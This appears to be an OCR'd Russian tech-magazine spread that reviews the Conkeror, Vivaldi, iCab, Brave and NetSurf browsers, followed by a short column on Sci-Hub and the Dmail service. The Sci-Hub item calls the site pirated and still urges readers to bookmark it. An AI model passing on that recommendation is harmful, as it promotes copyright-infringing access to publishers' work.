


Кто делает: создатель тайлового оконного менеджера Ratpoison Шоун Беттс
Зачем: Беттс ненавидит мышь
Особенность: интерфейс в стиле семидесятых
Движок: Gecko
Платформы: Windows, OS X, Linux

Браузер под названием Conkeror (не путать с Konqueror) придуман не для простых людей. Понимание этого приходит, когда узнаешь, что у него нет готового инсталлятора и об установке зависимостей и сборке исполняемого файла из исходников придется заботиться самому. Бояться, впрочем, нечего — это быстрый и почти безболезненный процесс. Бывает хуже: другой намеченный для обзора экзотический браузер (Dillo — он предназначен для старых компьютеров) помешала собрать ошибка, до которой у разработчиков месяцами не доходят руки.

Готовое приложение всем своим видом демонстрирует, что сборка из исходников — самое приятное из того, что ждет его пользователей. Окно Conkeror лишено меню, панели инструментов, адресной строки и не реагирует на сочетания клавиш, которые поддерживаются всеми прочими браузерами. Чтобы использовать Conkeror, необходимо заучить систему команд, большинство элементов которой позаимствовано у классического текстового редактора Emacs.

Слово «классический» — не преувеличение. 1976 год, когда появился Emacs, по компьютерным меркам был не античностью, а, скорее, юрским периодом. Даже клавиатура, на которую рассчитан его интерфейс, полностью отличалась от современных. Помимо знакомого нам Ctrl, на ней имелись клавиши Meta, Super, Hyper и три разновидности Shift, отличий между которыми, наверное, не помнит даже Ричард Столлман. С тех пор изменилось все, кроме Emacs: некоторые команды этого текстового редактора (а следовательно, и команды Conkeror) по-прежнему требуют клавишу Meta.



Без шуток — инструкция к Conkeror начинается с объяснения, что такое Meta и где искать ее на компьютерах, которые выпущены в этом веке (ответ зависит от операционной системы). Большинство операций, выполняемых браузером, требует нажатия одного или нескольких сочетаний клавиш. Статусная строка у нижнего края окна показывает, что было нажато, как среагировала программа, и, если надо, запрашивает дополнительную информацию. Например, чтобы открыть в браузере определенный адрес, нужно нажать сочетание клавиш Ctrl и x, а затем Ctrl и f. После этого статусная строка предложит ввести URL сайта.

Чтобы перейти по ссылке, можно использовать не только мышь, но и клавиатуру. При нажатии клавиши f браузер подсвечивает все ссылки на странице желтым цветом и выводит у каждой крохотный номер. Теперь следует ввести

нужный номер и нажать «Ввод». Это не проще, чем клик мышью, но смысл затеи определенно был не в простоте. Shift и b — еще одно сочетание клавиш, о существовании которого полезно помнить. Оно позволяет вернуться на прошлую страницу.

Вместо вкладок у Conkeror «буферы» (этот термин тоже унаследован у Emacs). Каждый раз, когда пользователь открывает новый URL по Ctrl-x Ctrl-f, он открывает его в новом буфере. Если не убивать буферы сразу (Ctrl-x k), то к исходу рабочего дня браузер будет скрывать десятки, а то и сотни невидимых буферов. Очевидного способа посмотреть список буферов нет, но их можно перебирать: для этого служит сочетание клавиш Meta-n. Прочие команды ищи в инструкции Conkeror — это едва ли не единственный браузер, который вынуждает прочитать инструкцию от начала до конца, и, возможно, не раз.

VIVALDI



Кто делает: Йон фон Тэчнер и другие выходцы из Opera Software
Зачем: недовольство направлением развития Opera
Особенность: «незаконный» отпрыск Opera
Движок: Blink
Платформы: Windows, OS X, Linux

Непосредственным результатом катастрофического перевода Opera с собственного движка на WebKit стало появление двух новых «опер». Первая по-прежнему называется Opera, но ничуть на нее не похожа. Другая унаследовала от подлинной «Оперы» самые важные черты и многих разработчиков, но формально не связана с компанией Opera Software и не имеет права использовать эту торговую марку. Этот браузер называется Vivaldi.

Интерфейс Vivaldi полностью настраивается: панель с вкладками можно переставить наверх или разместить у правого или левого края, адресную строку можно опустить вниз, а окно, если очень хочется, перекрасить в черный цвет. Мышиные жесты работают так же, как прежде, да и боковая панель с заметками, менеджером закачек и закладками тоже на месте и почти не изменилась. Недостает только встроенного почтового клиента, но это временно: его разрабатывают.

Есть и новшества: вкладки теперь можно группировать. Чтобы создать группу, нужно перетащить одну вкладку на другую. В результате останется только

одна, но с отметкой у верхнего края. Кликая по этой отметке, можно переключать страницы внутри группы. Кроме того, если подержать мышь над вкладкой группы, из нее выпадет меню с миниатюрами всех страниц — примерно так работает переключение сгруппированных окон в панели задач Windows. Минусов полно: группу почти невозможно отличить от обыкновенной вкладки, а переключать страницы труднее, чем хотелось бы. Одним словом, идея нуждается в доработке.

Другое нововведение — так называемые быстрые команды. Нажатие F2 (в OS X — Command-E) выводит текстовое поле, позволяющее отыскать по названию команды в меню браузера, вкладки и закладки, ввести URL или отправить запрос в поисковик. Пользователя OS X эта возможность вряд ли впечатлит. Поиск по командам в меню и так встроен во все приложения этой системы, а все остальное умеет Spotlight, у которого, к слову, разработчики быстрых команд бесстыдно скопировали интерфейс. Тем не менее трудно отрицать, что эта функция полезна. Другое дело, что ее было бы логичнее реализовать на базе адресной строки. Тогда и отдельное сочетание клавиш не понадобилось бы.

ICAB




Кто делает: автор популярного браузера для Atari Александр Клаус
Зачем: по инерции
Особенность: живое ископаемое
Движок: WebKit
Платформа: OS X

Те, кто пользовался «маками» больше десяти лет назад, возможно, еще помнят о существовании этого браузера. Одно время он занимал в экосистеме Apple примерно то же место, которое в Windows досталось Opera. iCab был маленьким самобытным браузером, который конкурировал с Netscape и Internet Explorer за счет огромного количества дополнительных функций для продвинутых пользователей.

На официальном сайте iCab до сих пор можно скачать версию, рассчитанную на Mac OS 7.5 — систему, которой больше двадцати лет. При этом история браузера уходит еще глубже. Он разработан на базе приложения Crystal Atari Browser, предназначенного для компьютеров Atari.

iCab дожил до наших дней не без потерь. Несколько лет назад его создатель перестал поспевать за эволюцией веб-стандартов и решил отказаться от браузерного движка собственной разработки. Теперь iCab базируется на WebKit. Остальное, впрочем, на месте, и, если окажется, что где-то в глубине этого браузера уцелел код, написанный еще для той, старой Mac OS, никто не удивится. В отличие от Conkeror, всего лишь подражающего программе из других

времен, iCab не подражание и не новодел. Это настоящий реликт, и то, что он уцелел, — без преувеличения чудо.



Дополнительные функции для продвинутых пользователей, когда-то бывшие коньком iCab, сегодня вряд ли кого-то впечатлят, и уж тем более — продвинутых пользователей. Первая заметная особенность браузера — бездонное меню Modules, которое позволяет пропустить страницу через один из нескольких десятков сервисов: от соцсетей и закладочных сервисов до валидатора W3C. Кроме того, есть модули, которые извлекают из текущей страницы картинки или ссылки, изменяют контрастность, а один даже вызывает калькулятор. Другая особенность — так называемые фильтры, с помощью которых iCab вырезает из страниц рекламу и добавляет в YouTube ссылку на скачивание видео. Вместе фильтры и модули в какой-то степени восполняют отсутствие у iCab поддержки аддонов.

BRAVE

https://brave.com/#faster 3s 821ms

Brave Software | Buildi... Apple Listen Now - Google Pl... «Хакер» - Безопаснос...

brave faster safer devs team about contact faq

It's your device. It's your time. So make it your Internet.

The new Brave browser is tops at speed and privacy by blocking ads and trackers. Adding micropayments and better ads gives users and publishers a better deal.

Brave 0.7 for Win x64 Developer Version

Brave 0.7 for OS X Developer Version

Download on the App Store

GET IT ON Google play

Brave Browser Comparison Test

Browse Faster

Brave blocks trackers and intrusive ads that can slow you down on the web.

Browse Safer

Brave keeps you and your information safer, effectively shielding you from 3rd party tracking and malvertisement.

Browse Better

With Brave, you can choose whether to see ads that respect your privacy or pay sites directly. Either way, you can feel good about helping fund content creators.



Кто делает: бывший директор Mozilla Foundation Брендан Айк
Зачем: инвесторы платят — нужно отрабатывать
Особенность: режет рекламу и вставляет свою
Движок: WebKit
Платформы: Windows, OS X

Brave привлекает внимание по двум причинам. Во-первых, компанию, которая его разрабатывает, основал Брендан Айк, создатель JavaScript и один из ведущих разработчиков сначала Netscape, а затем Mozilla. Во-вторых, у этого браузера, в отличие от Chrome, Firefox и Internet Explorer, есть бизнес-модель. Айк сумел убедить инвесторов, что он знает, как зарабатывать на браузерах деньги.

С первого же взгляда ясно, что инвесторские миллионы не пропали зря. Средства пошли на хорошего дизайнера интерфейсов. Результат налицо: браузер выглядит и действует безупречно. Вот некоторые любопытные штрихи, которые внесли разработчики Brave. При загрузке страницы адресная строка демонстрирует потраченное время. Эта деталь добавлена не просто так. Быстрота загрузки страниц — одно из декларируемых преимуществ браузера, а индикатор времени делает ее заметным для пользователя. После завершения загрузки адресная строка исчезает, а ее место занимает название страницы. Чтобы вернуть адресную строку, нужно подвести к ней курсор мыши.

Если же подержать его над одной из неактивных вкладок, браузер покажет содержимое вкладки, не переключаясь на нее.

Главное же, если верить официальному сайту Brave, преимущество нового браузера заключается в том, что он заботится о безопасности и тайне частной жизни пользователя. При помощи команд, сгруппированных в меню Bravery («Храбрость»), можно включить принудительное использование защищенного соединения с сайтами, автоматическое удаление трекеров, запрет установки чужих cookies и блокировку рекламы.

Последний пункт — самый интересный и в то же время самый спорный. Хотя Brave умеет и просто блокировать рекламу, по умолчанию он не блокирует, а заменяет ее на рекламу, которую продает сам стартап. Именно в этом и заключается его бизнес-модель. Создатели браузера уверяют, что реклама, которую показывают они, не будет ни раздражать пользователей, ни собирать информацию о них. И то и другое, несмотря на обещания разработчиков, вызывает серьезные сомнения.

NETSURF



Кто делает: энтузиасты полузабытой платформы RISC OS
Зачем: если не они, то кто?
Особенность: ни от кого не зависит, ни с чем не совместим
Движок: самодельный
Платформы: Atari OS, BeOS, OS X, RISC OS, Linux

Почти все альтернативные браузеры основаны на тех же движках, что и Chrome, Firefox и Internet Explorer. Исключения крайне редки, и Netsurf наглядно демонстрирует почему.


У этого браузера необычная история. Он был разработан для операционной системы RISC OS, о которой в наше время почти никто не знает. RISC OS предназначалась для малоизвестных компьютеров с процессором ARM, которые выпускали в Великобритании в девяностые годы. Тех компьютеров давно нет, но энтузиасты никак не успокоятся. Они устанавливают RISC OS на современные устройства (например, на Raspberry Pi) и продолжают сочинять для нее софт. Именно так появился Netsurf.

Проблема заключается в том, что полноценная поддержка современных веб-стандартов выходит за пределы возможностей даже самых целеустремленных энтузиастов. Разработчики Netsurf девятый год обещают доделать JavaScript — пока не получается. Что касается CSS, то он отчасти работает, отчасти нет. Результат выглядит трагически. Netsurf испытывает серьезные затруд-



нения при отображении большинства сайтов. Если повезет, проблемы ограничатся разъехавшейся версткой. Если же сайт нуждается в JavaScript, пиши пропало. Использовать этот браузер для повседневной работы нельзя. ⌶

WWW 2.0



Андрей Письменный
apismenny@gmail.com

SCI-HUB

sci-hub.io





→ Если ты когда-нибудь имел дело с научными публикациями, то наверняка сталкивался с неприятной ситуацией: нужная работа есть в интернете, но за скачивание просят заплатить ощутимую сумму. Солидные заведения на это, быть может, и согласны, а вот личное любопытство в итоге приходится удовлетворять цитатами и пересказами из публичных источников. Но, оказывается, пираты тиражируют не только интеллектуальную (и не очень) собственность Голливуда.

Сайт Sci-Hub позволяет скачать практически любую научную работу. Всё, что для этого нужно — ввести в поисковую строку ее идентификатор, ссылку на сайт, где она размещена (к примеру, ACM) или просто ключевые слова. Нажимаешь open, и готово — можно смотреть PDF в браузере или скачать для дальнейшего вдумчивого чтения.

Судя по цифре на заглавной странице, база Sci-Hub насчитывает уже более 47 миллионов публикаций. Как они были получены, можно не гадать: их скачивают скриптом из любых источников, к которым удается получить доступ.

Создатель Sci-Hub Александра Элбакян недавно давала интервью сайту Geektimes, где делилась взглядами на свободу распространения информации. Догадаться об их сути ты, впрочем, можешь и сам. Издатели, конечно, имеют совсем другое мнение на этот счет, и уже успели подать на Элбакян в суд.


Разделяешь ты революционные настроения или нет, иметь в закладках ссылку на Sci-Hub полезно. Кстати, можешь заодно добавить и вот эту обновляющуюся подборку статей по компьютерной тематике. Большинство из них, правда, легко найти в открытом доступе через Google Scholar — ссылки на него прилагаются.



DMAIL — СЕРВИС ДЛЯ СОЗДАНИЯ САМОУНИЧТОЖАЮЩИХСЯ ПИСЕМ

mail.delicious.com





→ Электронные письма обычно хранятся годами, и если компьютер или аккаунт от веб-почты адресата будут скомпрометированы, то может пострадать и отправитель. В особо деликатных случаях этого можно избежать, прибегнув к специальным техническим решениям. Dmail — одно из таких решений, созданное командой разработчиков известного сервиса закладок Delicious.

Идея Dmail заключается в том, чтобы дать возможность в любой момент отозвать письмо или даже создать «самоуничтожающиеся» послание. Достигается это следующим образом: сначала нужно установить плагин для Chrome и разрешить ему доступ к своему аккаунту Gmail (другие сервисы и другие браузеры разработчики обещают охватить позже), затем при создании письма указать, что оно должно быть отправлено через Dmail.

Если у адресата тоже установлен Dmail, то он увидит обычное письмо, если нет, то ему придет ссылка, по которой можно прочитать послание в браузере. Отправитель в своей копии письма в любой момент может нажать кнопку Revoke, и тогда вместо текста будет отображаться сообщение о том, что информация более недоступна, причем как у получателя, так и у самого отправителя.

